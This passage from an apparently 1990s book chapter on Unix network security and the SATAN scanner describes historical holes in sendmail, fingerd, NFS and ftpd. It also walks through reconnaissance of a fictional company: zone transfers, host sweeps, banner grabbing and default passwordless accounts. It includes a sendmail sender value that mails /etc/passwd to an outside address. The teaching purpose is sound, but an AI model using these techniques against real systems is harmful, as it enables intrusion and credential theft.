4	Remote users on the same network can gain read access to files on the system or transmitted over the network.
5	Remote users on the same network can gain write and/or execution access to non–root-owned files on the system or transmitted over the network.
6	Remote users on the same network can gain write and/or execution access to root-owned files on the system.
7	Remote users across a firewall can gain read access to files on the system or transmitted over the network.
8	Remote users across a firewall can gain write and/or execution access to non–root-owned files on the system or transmitted over the network.
9	Remote users across a firewall can gain write and/or execution access to root-owned files on the system.

Fixing every security problem and installing every security patch can be an expensive proposition. It might be useful to classify the severity of the threat in order to allocate resources proportional to that severity. For example, if an analysis of your system revealed five Class 1 holes and one Class 9 hole, it would probably be wise to allocate resources toward closing the Class 9 hole. It may not even be necessary to close the Class 1 holes, depending on the importance of the data on the system.

The threat level of a security vulnerability must be weighted by at least several factors:

- The purpose of the system
- The secrecy of the data on the system
- The importance of data integrity
- The importance of uninterrupted access
- The user profile
- The system's relation to other systems (Is it trusted by other systems? Does it NFS export a file system?)

Trade-Offs between Environment and Vulnerabilities

Class 1 through 3 problems are typically not so critical that the system must be stopped immediately. System administrators frequently have control over local users to an extent that these problems are not exploited, at least not maliciously. For example, in a company setting, a department system is used only by members of that department, and exploitation of holes does not go unnoticed.

Class 4 through 6 problems are much more serious, because non-electronic control over the intruders is no longer simple. However, in many corporate or organizational environments, the majority of systems are behind firewalls, and the majority of members of that organization can be trusted, to some extent. For systems directly connected to the Internet, these problems are extremely serious. SATAN specifically searches for vulnerabilites in the Class 4 to Class 6 range.

Class 7 through 9 problems are very serious problems; with Internet access a requirement for most organizations, firewalls are the only barrier between a company's most guarded data and intruders. A security hole that can cross a firewall is serious enough for an organization to seriously consider an immediate disconnection from the Internet—not a decision to be taken lightly. SATAN does search for vulnerabilities in this range. Most organizations only connect to the Internet through a firewall system that offers a limited amount of network services, has packet filtering, and is frequently scrutinized by system administrators. Under these conditions, SATAN *should* not find many vulnerabilities in this range. One such SATAN scan is the search for a recent version of sendmail: sendmail is nearly always run on firewall systems, and holes in the older versions of sendmail permitted intruders to cross the firewall.

A multiuser system intended for payroll management would find a Class 1 hole to be much less tolerable than a single-user workstation intended for CAD designs. For example, it probably would not be acceptable to allow a contractor to view the current paycheck of the CEO, though it would be acceptable for an engineer to view the contents of the shadow password file.

A multiuser system that served as an inventory control machine for many users might find Class 3 holes to be a much greater threat than Class 7 holes because of the great importance of uninterrupted uptime. For example, permitting someone on the manufacturing floor to write root-owned files, such as the number of CD-ROM players in the stockroom, would be more of a realistic problem than the threat of a remote user reading through large numbers of files indicating the stocking level of parts.

A system with sophisticated users might be vulnerable to Class 3 holes also, because such users might want to exploit these holes for making configuration changes outside the official system administration path; for example, a system used by many programmers to do builds of software packages might be vulnerable to a Class 3 hole when one user uses the hole to make changes to disk quota settings, makes a mistake, and causes the system to crash. All the other programmers who depend on the system to build software packages are now unable to do their work.

System Classifications

The U.S. DoD (Department of Defense) created a computer security classification scale in a document called the "Orange Book" (DOD, 1985a). Computer systems were classified as A-level, B-level, or C-level, with A-level being the most secure and each of these levels having subcategories. Most Unix systems are C-level, with some claiming C2 compliance or certification. Some Unix systems offer variants that are B-level.

An alternative baseline for security classifications could be based on the aforementioned ITL class ratings: a system could be branded based on its highest ITL class problem. For example, a system running a standard NFS server and exporting a file system for read-only access would be at least an ITL Class 5 system. The ideally secure system would be an ITL Class –1 system, probably corresponding to a system that is disconnected from the Internet. The highest security obtainable for a standard Internet Unix system is an ITL Class 0 rating, and vendors should be readily able to provide patches to permit customers to obtain this level of security.

SATAN attempts to classify systems based on the severity of vulnerabilities found. SATAN's classification system, and how it corresponds to the ITL class ratings, is presented later in this chapter. It would be quite useful if SATAN used the ITL classification scale: a numerical index is a much better tool for comparing systems and allowing an organization to manage a large number of computers. For example, an IT group could set goals of "less than 10% of all systems are ITL Class 4 or higher," and use SATAN to run periodic scans to enforce this policy—in a dynamically changing environment, only SATAN, or some other similar tool, would be able to enforce such a policy.

Common Attack Approaches

Before looking at common attacks, it is useful to characterize the attack. Attacks can be made against a particular system or a particular organization.

When attacking an organization, attacks can be oriented to look for mistakes due to the distributed control of the systems. An intruder needs only a single window of opportunity to enter the network. Such attacks focus on breadth rather than innovation. For example, if I wanted to attack the U.S.'s DoD Milnet network, it would probably be most expedient to search all the Milnet gateway systems for one that ran old versions of sendmail, offered unrestricted NFS exports, or ran an NIS server, rather than trying to find a new vulnerability in the HTTP protocol.

Attacks against single hosts might take advantage of weaknesses in that host as well as vulnerabilities in "nearby" systems, that is, systems that are trusted by the target system, systems that are connected to the same physical network, or systems that have the same users. In the first case, attackers can try to masquerade as the trusted system or user using IP spoofing and DNS cache corruption. In the second case, attackers can try to install packet sniffers that will capture traffic going to and from the target system. In the final case, attackers can try to find user passwords and try them on the target system.

Note For more information on spoofing and sniffing, see Chapter 6.

In general, most attacks follow three phases:

- Get access to the system
- Get root access on that system
- Extend access to other nearby systems.

Phase One: Get a Login Account

The first goal of any attack on a Unix system is to get a login account and a password. The attacker wants to get a copy of the encrypted passwords stored in /etc/passwd or an NIS map. Once they have the passwd file, they can run Crack on it and probably guess at least one password. Even though policy guidelines and system software try to enforce good password selection, it rarely happens.

Note Crack is a program originally created by Alec Muffett of Sun Microsystems. It tries to guess passwords, encrypt these guesses, and compare the encrypted guesses to the encrypted fields of each user account in a password file. By using some intelligent rules, such as permutations on the login name, and a user-provided dictionary of words and names, which can be as large as the user specifies, Crack can be surprisingly effective at quickly guessing passwords. With even a simple dictionary of a few hundred common passwords, Crack has a good likelihood of cracking an account in minutes. With a megabyte dictionary, Crack may run for a few days, but it has a high chance of finding even obscure passwords. See Appendix B, "Internet Security References," for the FTP location of Crack.

How does an attacker get a login to a target Unix system? First, the hacker gathers information about security holes that exist in different Unix products and ways to exploit these holes. Second, the hacker gathers information about a target organization's computer systems and networks. Finally, the hacker matches the opportunities with the vulnerability information and attempts to gain a login into the system.

It is true that other attacks can occur, most notably the denial of service attack (described in detail later in this chapter); however, the attempt at gaining login access appears to be the most dangerous and frequent.

SATAN specifically addresses remote vulnerabilities. This chapter demonstrates a step-by-step procedure of how an intruder would implement the first phase of an attack.

Warning Absurd as this may sound, the legal implications of running a program such as Crack may be quite severe. In early 1995, Randall Schwartz, author of several books on PERL, was convicted in Oregon, along with other charges, of running Crack against the /etc/passwd file of an Intel Corporation system. Even though he was working for Intel as a security consultant, Intel had not authorized him to run Crack. Be certain that your company permits you to run Crack before attempting to do so.

Phase Two: Get Root Access

The second phase of an attack is not necessarily a network problem. The intruder will try to exploit existing holes on a particular Unix system, such as trying to find a set-uid root script, in order to gain the ability to run as root. Some network problems, such as unrestricted NFS access with root permissions for reading and writing, can be used to gain root access. SATAN really does not specifically investigate this area of an attack—instead, SATAN scans for phase one problems that permit a remote user to gain access to the system at either a user or root level. A better tool for this second phase might be COPS, another program from the makers of SATAN (see Appendix B for details on getting COPS).

The appropriate way for a system administrator to protect a system from this attack is to closely follow security advisories from vendors, CIAC, and CERT, and install patches as they become available. Careful configuration and setup can help to minimize potential vulnerabilities. If a hole exists that permits the user to act as root, the intruder can possibly still be caught by tracks left in utmp/wtmp. (All currently logged in users are listed in the utmp file. A history of all logins and logouts are transferred from the utmp file to the wtmp file. The "last" command will format the wtmp file and provide a complete listing of all logins, including information on the source of the login and the duration of the login.) However, not all programs leave entries in the utmp/wtmp files: remsh/rsh execute commands on the remote system without making any entry into the utmp/wtmp file. The syslog files are also extremely useful in monitoring system activity. Security monitoring programs exist that offer additional tracking capabilities.

Programs that permit users to gain superuser access, such as sudo, .do, !, sys, or osh, should be offered to users on a time-limited basis, such as an automatic 24-hour limit, to minimize root exposure. Some of these programs, such as osh, provide for control over what root actions are permitted, decreasing the scope of damage that could occur. Regardless, the root password should be changed frequently, and control on login locations for root (console only) should be considered. (This is described in detail in the "Passwords" section of this chapter.)

Phase Three: Extend Access

After the intruder has root access, the system can be used to attack other systems on the network. Common attack approaches include modifications to login daemons to capture passwords (ftpd, telnetd, rlogind, login), addition of packet sniffers that capture the passwords of network traffic and send them back to the intruder, and masquerade attacks that attempt to use trust to gain access.

As mentioned before, SATAN specifically focuses on the first phase of an attack, and offers some help in the second phase. SATAN does not typically play a role in this third phase. Using the burglar analogy, SATAN helps to locate a car in the parking lot that has an unlocked door and indicates which door is unlocked (first phase). Then the burglar either looks for car keys left above the visor, or hotwires the car (second phase). Finally, this third phase involves driving the car around the parking lot to find other cars that are unlocked. As SATAN may have gathered information about other important hosts (NFS servers or NIS servers), this third phase may use that information to focus attacks on gathering access to those systems.

In general, once an intruder has control of your system, there is little you can do. A competent intruder can easily cover his tracks by modifying accounting and auditing records. Some enterprising hackers have even built automated programs that completely hide all traces of their presence; one popular version of this is called *rootkit*. This package comes with source for programs such as ps, ls, sum, and who; the system administrator is no longer able to determine the integrity of binaries because the sum command gives tainted information. Similarly, the ps command does not show the admin programs run by the intruder. Fortunately, rootkit is quite difficult to find—the primary distribution method has not been through FTP archives.

If you suspect that an intruder has gained root access to your system, you should get a fresh copy of admin binaries such as sum or md5 and check the checksums of binaries against the original versions on the distribution CD. The COPS program can help do this. Another similar program, Tripwire, offers similar functionality to COPS.

An Overview of Holes

At this point, the general approach of a network attack should be clear. To explore the first phase of an attack, you should now investigate details on security holes that have been closed in popular Internet services. The following holes have been patched by most vendors and announced by CERT or the vendors; however, similar holes are frequently re-opened in new

releases, and many system administrators are slow to apply patches. This should clarify the fact that system administrators should install vendor patches as soon as they are released.

Unlike misconfiguration errors, which are described in detail later in the chapter, these security holes have arisen due mostly to software programming mistakes in the network daemons. Although the core set of scans included in SATAN does not include each of these holes, adding scans for the following holes to SATAN would be quite straightforward. An example of adding a scan to SATAN is included at the end of this chapter.

Note A useful paper by Landwehr (Landwehr et al., 1993) gives a breakdown of the source of 50 security flaws. Of these 50 security holes, 9 were introduced because of user configuration errors, 3 were introduced by the vendor during code maintenance (patches), and the remaining 38 were introduced by the software designers during the design and creation of the program.

sendmail -d Debug Hole

A recent sendmail hole involved the -d command-line option, which permits a user to specify a debug level. All users must be able to invoke sendmail in order to send mail. By specifying a very large value to the debug option of sendmail, a user could overwrite the stack frame and cause unexpected commands to be executed. This was fixed by adding a range check to the passed values. SATAN scans for versions of sendmail that are old enough to include this security hole.

sendmail Bounce to Program Hole

By specifying a user such as |/bin/mail amyp@diana.com < /etc/passwd as the sender of a message, and then indicating a bad recipient name, sendmail would accept the message, attempt to send to the bad recipient, realize that user did not exist, and bounce an error message back to the sender. The sender would in reality be a program that executed, causing a malicious action such as mailing the passwd file. Sendmail was not smart enough to prevent senders from being programs. Once again, SATAN scans for versions of sendmail that are old enough to include this security hole.

sendmail syslog Buffer Problem

sendmail, along with many other programs, uses syslog() calls to send information to the syslogd daemon. The buffer dedicated to reading syslog() writes in the syslogd daemon does not look for overflows. The syslog() call would invoke the vsprintf() libc call and overflow the stack frame for the vsprintf() call. The vsprintf() call was modified to prevent an overflow of the stack frame. A hacker script was made available to gain root access on Sun OS systems by writing long information into the appropriate fields of an SMTP transfer, causing the remote sendmail to invoke a root shell.

fingerd Buffer Problem

One of the vulnerabilities exploited by the famous Internet worm, fingerd would read a line of information using the gets() call. The buffer allocated for the string was 512 bytes long, but the fingerd program did not check to see that the read was greater than 512 bytes before exiting the subroutine. If the line of information was greater than 512 bytes, the data was written over the subroutine's stack frame return address location. The stack could be rewritten to permit the intruder to create a new shell and execute commands.

The Internet worm wrote 536 bytes of information to the gets() call, with the overflowing 24 bytes consisting of VAX assembly language code that, upon return from the main() call, tried to execute a shell by calling execve("/bin/sh",0,0).

hosts.equiv Username Problem

If a username was specified in the hosts.equiv file, in addition to the hostname, that user on that remote host could specify the username of any user on the system and gain access. For example, if the system george had an /etc/hosts.equiv that contained the line halifax julie, the user julie on the remote system halifax could gain access as any user on system george. This was caused by the ruserok() libc routine, which tried to leverage the code from the .rhosts check using a goto call.

SSL httpd Randomization Problem

The Netscape Navigator implementation of SSL had a flaw of using a predictable random number generator. (SSL stands for Secure Sockets Layer, a protocol that permits authentication and encryption—the implementations of this protocol involve the use of a library of routines that permit a nearly drop-in replacement of standard socket calls. SSL is more fully explained later in this chapter in the section "SSL.") So, even though the encryption used IDEA, RC4-120, or Triple-DES, in which the key size is over 120 bits, the key was generated with a random number chosen from a 16- to 32-bit space. A brute force search of all possible random numbers could quickly find the chosen value and therefore find the session key. The problem with session keys is that they depend on good random numbers, and no computer can currently easily create a good random number. This is a weakness for all cryptographic systems. RFC 1750, Randomness Requirements for Security, attempts to address this issue. Interestingly, Netscape offered their implementation to public review via the Internet (`ftp://ftp1.netscape.com/pub/review/RNGsrc.tar.Z`) to try to strengthen the randomness of the algorithm.

TCP Sequence Guessing Problem

Even though a system has turned off support for the IP source routing option, an intruder can fool that system into believing that it is communicating with a trusted host. The intruder first initiates a TCP connection to the target system using a true IP address, then exits the

connection. The intruder now initiates a new connection using the IP address of a trusted system. For example, the target has a hosts.equiv file that indicates host B to be trusted. The intruder makes connection to the remshd port (shell 512/TCP) with the IP address of the trusted system. To carry on the masquerade, the intruder needs to ACKnowledge each TCP packet from the target. Because the algorithm for choosing the next sequence number for a new TCP connection was predictable, the intruder could easily guess it. So, when the target system sent the response packet to the real trusted system, which discarded it because no active listener was available, the intruder quickly sent back the appropriate acknowledge packet to complete the TCP connection. The intruder would then gain access through the rcmds and the hosts.equiv trust by hostname mechanism.

The solution to this problem is to make the sequencing between new TCP connections more difficult to guess, by randomizing it. Although this does not prevent an intruder from guessing it, it does make guessing much more difficult. Most intruders do not have direct access to the physical network via a sniffer, so they cannot hijack existing connections using this mechanism. If they do have physical access, hijacking of existing connections can be done. For a deeper analysis, see the paper by Bellovin (Bellovin, 1993).

ftpd Server Bounce Problem

The proxy server feature of ftpd was created to permit third-party transfers of files. A user can request a proxy transfer from one ftpd to another remote ftpd. This feature, actually specified in the RFC requirements, when combined with the quote command, the PORT statement, and the PASV statement, permits a user to avoid IP access controls and traceability.

The core of the problem is that a user can request a remote ftpd server to send a file to any IP address and TCP port. So, the user could request the remote ftpd to send a file containing valid network protocol commands to a server program listening on any TCP port on any host, causing that server to believe that the source of the network protocol connection is the remote ftpd.

Imagine, for example, that a user in France wants to FTP a file from MIT that is available only to U.S. users. The MIT ftpd screens out IP addresses from outside the U.S., in an attempt to comply with U.S. export restrictions of cryptographic material. The French user connects to another U.S. ftpd and logs in as an anonymous user. The French user ftps to her own machine and puts it into a PASV mode, then does a STOR of a new file, say foobar. The French user now anonymously sends a text file containing FTP protocol statements to the U.S. ftpd. These statements include a PORT command with the IP address and port number of the French ftpd that is doing a passive listen and STOR, as well as a subsequent RETR to retrieve the desired file.

The French user now specifies a quote PORT command to the U.S. ftpd that indicates the FTP control port (21) on the MIT machine. Finally, the French user specifies a quote RETR command to the U.S. ftpd for the text file containing the command statements. The U.S. ftpd

sends this file containing the port address of the waiting French ftpd in a PORT command, along with the appropriate commands for getting the desired files, to the MIT machine, which approves the U.S. IP address and sends the file to the French ftpd, which is still waiting with the STOR command to retrieve the file called foobar. The MIT file is therefore sent to the French ftpd and stored as foobar on that site, whereas the MIT ftpd logs indicate that the file was sent to the U.S. ftpd.

This same approach could be used to send protocol packets to any port on any system through the bouncing ftpd, thereby hiding the true IP address of the originating sender. Completely untraceable e-mail or Usenet news postings could be done this way, which would be a benign use of this hole. A malicious user would be able to completely fool any IP address restrictions on a target system.

The only way to avoid this is to turn off proxy functionality completely. See the paper at `ftp://avian.org/random/ftp-attack` for full details on this hole and the suggested fix to ftpd.

portmap Forwarding

The portmap program forwards mount requests to the rpc.mountd and causes them to appear to originate from the IP address of the system running portmap. This eliminates IP source restrictions on NFS servers from taking effect. SATAN does a scan for this portmap vulnerability.

World-Writeable Mail Directory and Links

When the /var/mail directory is world-writeable, any user can create a file in that directory. If a user created a link from a username to an outside file, sendmail's delivery agent, such as /bin/rmail, would write the incoming mail file to the linked file. Imagine if a user created a link from /var/mail/root to /etc/passwd. The user could then mail a new username to root and have it appended to /etc/passwd. The /var/mail directory should never be world-writeable.

NFS uid 16-Bit Problem

An NFS server depends on client-side authentication, verifying only the source IP address of the request, so claiming to fix an NFS server vulnerability is a tenuous claim at best. In general, root access to files on an NFS server require an explicit statement in the exports file; otherwise, root client requests have their uid mapped to –2 (nobody), which restricts their access to world-accessible files.

However, a user that claimed a client uid of 0 + 2^16 = 65536 would be acceptable to NFS and not get remapped to a new uid. When that user requested access to a root-owned file, the comparison of uids would use only the lower 16 bits of the uid, allowing this user to masquerade as root.

arp -f Problem

The arp program uses an -f flag to permit a user to specify a file containing an arp cache to be read. If that file is in an unacceptable format, arp prints out the contents as an aid for debugging. This means that a regular user can read any root-owned file on the system by specifying that file to arp using the -f option.

sendmail -C Problem

sendmail permits the invoker to specify a configuration file. Because any user can invoke sendmail (this is required to be able to send mail), and because sendmail does a set-uid to root, this means that sendmail can read any root-owned file. The vulnerability was that if the file specified was an unacceptable choice, sendmail would print the contents out as an aid for debugging. This meant that a regular user could read any root-owned file on the system by specifying that file to sendmail using the -C option.

rwall Writing Problem

A user could create an entry into the utmp file of current users that really represented a filename. Then invoking rwall to send a message to all users would result in that message being written to that file. A new /etc/passwd file or a /.rhosts file could be written by using the appropriate message. This problem was a result of the fact that the utmp file could be modified by a regular user.

Note Advice to designers: Notice that several of the security holes are based on the same common mistakes. Programs that avoid range checking on strings or values that can be passed in by the remote user (syslog, fingerd, sendmail debug), resulting in the stack frame being overwritten are continually being found. Programs that have higher privileges and can manipulate files, by either reading and printing them out or writing them and allowing a user to specify the pathname (write the log to /etc/passwd) or to create a link from the standard pathname, are frequently seen. Client-side authentication is not acceptable, yet many programs continue to think that if a system administrator on the client system approves authentication, security is maintained—surprisingly, many hackers double as system admins for their systems. Finally, security that depends solely on hostname or IP authentication can be easily circumvented.

Learning about New Security Holes

SATAN is distributed with scans for only a handful of vulnerabilities. Granted, the vulnerabilities that SATAN scans for are quite widespread and severe in nature; however, SATAN provides a wonderful framework for easily adding scans for new security holes. A vigilant system administrator can easily add new scans (demonstrated later in this chapter), if he or she knows about new security holes.

The Internet is a wonderful place to find out about new security holes. Network news, mailing lists, Web sites, FTP archives, and vendor patches all help to identify new security issues. The section at the end of the chapter contains a detailed list of network sites and mailing lists.

The best place to start is with the network newsgroups. Although new groups are always being created, a core set of useful groups can always be depended upon: `comp.security.unix`, `comp.security.misc`, and `alt.security` are the primary groups that deal with security. A few others, such as `comp.security.firewalls`, `comp.security.announce`, `alt.2600`, and `sci.crypt`, are occasionally useful, although these groups contain quite a bit of theory or noise. Although books and papers can provide you with a good basis for understanding security, it is a rapidly developing field, and the newsgroups are the latest source for updates.

Mailing lists are quite useful, although they can generate quite a bit of uninteresting traffic. The most popular list is bugtraq, which has continuing discussions about new vulnerabilities and security topics. The 8lgm list is very useful in learning about new holes and getting exploitation information, because they frequently post detailed information on vulnerability. The CIAC, CERT, and vendor lists are useful in announcing the availability of new patches to address security holes; they rarely announce the presence of holes that are not yet fixed.

Other non-security-related mailing lists that directly address Internet services also frequently deal with security. Mailing lists for sendmail, bind, SSL, Kerberos, e-payments, ipk (public key infrastructure), ietf-822, drums (e-mail), and IETF working groups all offer useful tidbits, although the volume on each is quite high compared to the number of security-related issues.

The advent of the World Wide Web has resulted in the creation of many Web pages dedicated to security. Some of the best include the U.S. DOE's CIAC Web site and the Purdue University COAST project site. A list of Web sites is included in Appendix B.

Reverse engineering patches from vendors that have catalog descriptions indicating security problems can always be informative. Perhaps the other vendors have yet to fix this problem, or perhaps the other OS platforms are not yet patched?

FTP security archives, such as Wietse Venema's `ftp.win.tue.nl`, CERT's `ftp.cert.org`, and Texas AMU's `net.tamu.edu`, are very useful sources for new programs and papers. A list of various FTP archives is included in Appendix B.

Watch for Linux source code changes on `ftp.sunsite.unc` or your favorite mirror, because Linux is usually at the cutting edge of technology for many Internet services.

Finally, you should look for updates to SATAN itself, in case scans for new vulnerabilities are added into the base distribution.

Thinking Like an Intruder

Sometimes, the best way to learn about new holes is to think like an intruder and analyze a system from that standpoint. The first phase of a network attack consists of gaining information about security holes. The previous sections have shown some sample security holes as well as how to learn about new ones. The next part of this phase is gaining information about the target systems. This is best taught by a demonstration, albeit a naive and primitive one.

The creators of SATAN gained notoriety a few years before SATAN's release when they published a paper entitled "Improving the Security of Your Site by Breaking Into It" (Farmer & Venema, 1993). The novel idea was not popular with some system administrators, because the paper provided a training manual of sorts for new hackers. Work on the paper led the authors to create SATAN, so it is appropriate to try to follow the same approach in learning about SATAN. This approach can be useful in creating policies and configurations that improve the security of an organization.

Instead of using a real organization, the example uses a hacker that attempts to gain access to an imaginary company called NotReal Corporation. The hacker's goal is to break into the company's computer systems and get as much control over their systems as possible. The assumption is that the hacker has access to a system on the Internet and will mount the attack from that location, with no additional access over any other network. The example steps through the general procedure that a non-automated attack would use, so that the automated approach used by SATAN is more clear.

Gathering Information on Systems

What the hacker would like to do is create a map of all the systems in the company, along with version numbers of the OS, lists of the usernames, and a list of the network services that are being run on those systems.

Getting Hostnames and IP Addresses

By running whois notreal.com, the hacker can get back either a list of hosts on the notreal.com network or a message about the notreal.com network. The whois program contacts the Internic and finds matches of names (administrator names, hostnames, network addresses, and so on) from the DNS records kept by the Internic. Sometimes, the whois output contains a prepared message that includes a nicely formatted list of the domain servers along with system admin names.

(The new whois++ standards in RFC 1834 and RFC 1835 improves the information available from the Network Information Center that stores the whois database.)

For example, here is what the hacker might see as a result of doing a whois notreal:

```
# whois notreal
Notreal Corporation (NOTREAL-DOM)  NOTREAL.COM
Notreal - Bldg 11 (NET-NSOFT-1) NSOFT-1    123.45.67.89
Notreal (NRWORD-DOM) NRWORD.COM
Notreal Corporation (NOB3-DOM)    NOB.COM
...
```

Now run `nslookup`:

```
# nslookup
...
> set type=any
> notreal.com
Name Server: mylocal.hackersystem.com
Address:  1.2.3.4

Non-authoritative answer:
notreal.com   nameserver = dns1.notreal.COM
notreal.com   nameserver = dns.somebodyelse.COM
notreal.com   preference = 10, mail exchanger = mail.notreal.com
notreal.com   preference = 20, mail exchanger = m2.notreal.com

Authoritative answers can be found from:
notreal.com   nameserver = dns1.notreal.COM
notreal.com   nameserver = dns.somebodyelse.COM
DNS1.NOTREAL.COM internet address = 12.34.56.78
DNS.SOMEBODYELSE.COM internet address = 23.45.67.89
mail.notreal.com internet address = 123.45.67.89
m2.notreal.com internet address = 123.456.78.9
>
```

The hacker already has a few hosts by using whois and nslookup. The new trick is to pull down the entire notreal.com map from the DNS server named, running on the dns1.notreal.com system.

DNS uses secondary name servers that regularly transfer the named db files by requesting them from the primary name server. Any system can usually request these. (Although the new Bind 4.9.x name servers can be configured to restrict the source addresses of requesting systems, few use this new configuration option.) The hacker uses the program named-xfer to do exactly that:

```
% named-xfer -d notreal.com -f db.notreal 12.34.56.78
% head db.notreal
$ORIGIN notreal.com.
notreal    IN    SOA    dns1.notreal.com. root.dns1.notreal.com. (
           2213 10800 3600 604800 86400 )
           IN    NS     dns1.notreal.com.
$ORIGIN dns1.notreal.com.
...
```

The hacker is now getting a much better picture of the hosts in the notreal.com domain. He or she would like to find out how many of these hosts are directly connected to the Internet and how many are behind a firewall. He or she could do this by trying to ping each host; however, it is best to create a script that would do this, rather than doing it by hand. Even better, the fping command can do this most efficiently and is shipped with SATAN. The hacker can format the db.notreal file to list out all the hosts in the notreal.com domain and then have fping try to contact each. This aids the hacker in generating a list of systems directly on the Internet:

```
% cat notreal.hostlist
dns1.notreal.com
sys1.notreal.com
sys2.notreal.com
mail.notreal.com
m2.notreal.com
...
% fping < notreal.hostlist
dns1.notreal.com is alive
sys1.notreal.com is unreachable
sys2.notreal.com is unreachable
mail.notreal.com is alive
m2.notreal.com is alive
...
```

The hacker now starts looking at the systems that are connected to the Internet. Ideally, the hacker would like to know the OS type and brand of each system, so that he or she can identify problems that may exist on those systems.

telnetd Information

The quickest way to identify the OS type is by attempting to telnet to the systems. The telnetd provides back a banner line containing this information:

```
% telnet sys4.notreal.com
Trying...
Connected to sys4.notreal.com.
Escape character is '^]'.

HP-UX sys4 A.09.04 U 9000/847 (ttyp4)
login:
```

This system is an HP-UX 9.04 OS running on an HP 9000 Series 847.

The banner lines from the telnetd prompt of other systems in notreal.com's domain are summarized here:

```
sys3.notreal.com
Digital UNIX (sys3) (ttyp1)
```

This system indicates that the manufacturer is Digital but does not indicate the OS type (Ultrix, OSF/1), version, or hardware platform.

```
dns1.notreal.com
UNIX(r) System V Release 4.0 (dns1)
```

This system offers very little information. No assumptions can be made of the OS type. It happens to come from a Solaris 2.x system, but this banner is no guarantee that the remote system is indeed a Solaris 2.x box.

```
m3.notreal.com
IRIX System V.4 (hpcsecf)
```

This is clearly an SGI IRIX system.

Note While the hacker is telneting to the SGI system, he will try to log in with the account names that, by default, have no passwords on SGI systems. These account names are guest, lp, demos, nuucp, root, tour, tutor, and 4Dgifs. (Actually, many Unix systems still use the guest login with a guest password.)

```
m4.notreal.com
SunOS UNIX (m4)
```

This is quite clearly the Sun OS system. It probably is a Sun OS 4.x, but no further details can be assumed.

```
sys3.notreal.com
AIX Version 4
(c)Copyrights by IBM and by others 1982, 1994.
```

This quite clearly is an IBM AIX 4.0.

Note Even though the banners from telnetd given earlier may be accurate today, patches and new OS releases may change the content of the information. A true intruder would first try to build up a database of all possible telnetd banners from as many systems as possible, to characterize all the possible OS sources of a particular banner. This is also true for the upcoming ftpd and sendmail banners. SATAN uses the banner information to quickly identify systems.

Note that a hacker can use a packet sniffer to watch users type their password when logging in using telnet. If users ever telnet to your system across the Internet, have them change their password as soon as they return to the internal company system. Otherwise, consider using kerberized telnet, sslized telnet, secure shell (ssh), or one-time passwords. This is also the case for rlogin, rexec, and FTP.

Also, some telnetds permit the user to pass environment variables to the remote system login program. Some variables can be quite dangerous to pass in. Review which variables are

acceptable to you, and be sure that your telnetd filters the appropriate ones. See the recent CERT advisory on telnetd for more information (CERT CA:95-14).

ftpd Information

The ftpd server gives version information in the opening line of its dialog with a client. It also allows an unauthorized user to sometimes issue commands, such as system, help, and others.

The hacker tests whether anonymous FTP is available by trying to log in using ftp or anonymous. If it is available, the hacker then tries to exploit possible problems with ftpd. While on the system, the hacker downloads every file that is readable, especially the ~ftp/etc/passwd file. Anonymous FTP is useful in helping the intruder build up a database of information on the target system. SATAN gets version information from ftpd and checks if anonymous FTP is available.

```
% ftp m2.notreal.com
Connected to m2.notreal.com.
220 m2 FTP server (Digital UNIX Version 5.60) ready.
Name (m2:intruder): ftp
331 Guest login ok, send ident as password.
Password:
230 Guest login ok, access restrictions apply.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> system
215 UNIX Type: L8 Version: OSF/1
ftp> help
```

Notice that ftpd will respond to the help command with a list of supported commands on this system. Many Internet services, such as ftpd or sendmail, offer help in response to a help command. Gathering information on what functionality is available from remote services is the goal, and the help command is useful in achieving this goal. The following shows a list of commands offered by the preceding ftpd:

```
!         delete       mget      quit       status
$         dir          mkdir     quote      struct
account   disconnect   mls       recv       sunique
append    form         mode      reget      system
ascii     get          modtime   rename     tenex
bell      glob         mput      reset      trace
binary    hash         newer     restart    type
bye       help         nlist     rhelp      umask
case      idle         nmap      rmdir      user
cd        image        ntrans    rstatus    verbose
cdup      lcd          open      runique    ?
chmod     ls           prompt    send
close     macdef       proxy     sendport
cr        mdelete      put       site
debug     mdir         pwd       size
```

The m2 is a Digital Unix system, running OSF/1. The ftpd on Ultrix gives back a similar message but actually says Ultrix. The help command provides the hacker with a number of useful tidbits: the site command is available, as are proxy, quote, system, sendport, and other useful commands. Most ftpd binaries offer a similar list of supported commands in response to a help request.

```
% ftp dns1.notreal.com
Connected to dns1.notreal.com.
220 dns1 FTP server (UNIX(r) System V Release 4.0) ready.
Name (dns1:intruder): ftp
530 User ftp unknown.
Login failed.
ftp> system
500 'SYST': command not understood.
ftp>
```

The hacker gets no information from the ftp prompt and no information from the system prompt. The preceding prompt came from a Solaris 2.4 system, but such a prompt is no guarantee that the system is a Solaris 2.4 system. For the sake of brevity, the subsequent ftp transactions have been edited to remove redundant information such as username and password prompts.

```
% ftp m3.notreal.com
Connected to m3.notreal.com.
220 m3 FTP server ready.
ftp> system
215 UNIX Type: L8 Version: SVR4
```

This system gives the hacker no information at all, other than SVR4 as a system type. This came from an SGI IRIX system, but there is no way to tell that for sure from this prompt.

```
% ftp m4.notreal.com
Connected to m4.notreal.com.
220 m4 FTP server (SunOS 4.1) ready.
```

This is a Sun OS 4.1 system. The hacker does not need to use the system command. (It actually does not allow a system command.)

```
% ftp mail.notreal.com
220 mail FTP server (Version wu-2.4(10) Mon Nov 21 17:34:06 PST 1994) ready.
```

This one is interesting. It is running the wu-ftpd, the leading ftpd implementation. This popular ftpd offers extensive functionality. An older version of wu-ftpd had a security hole with the SITE EXEC protocol statements, discussed later in this chapter, that is checked for by SATAN. Unfortunately, wu-ftpd gives no information on the system type.

```
% ftp sys3.notreal.com
220 sys3 FTP server (Version 4.1 Sat Aug 27 17:18:21 CDT 1994) ready.
ftp> system
215 UNIX Type: L8 Version: BSD-44
```

The Version 4.1 is an IBM AIX version number; however, the BSD-44 does not guarantee that the system is an IBM AIX source, because others could give this same answer.

```
% ftp sys4.notreal.com
Connected to sys4.notreal.com.
220 sys4 FTP server (Version 1.7.193.3 Thu Jul 22 18:32:22 GMT 1993) ready.
ftp> system
215 UNIX Type: L8
```

This system gives no information at all; it came from an HP-UX 9.x workstation. The only thing that might give it away is the version number, but this is no certainty, because other versions of Unix might put a similar RCS type number in the Version banner.

sendmail Information

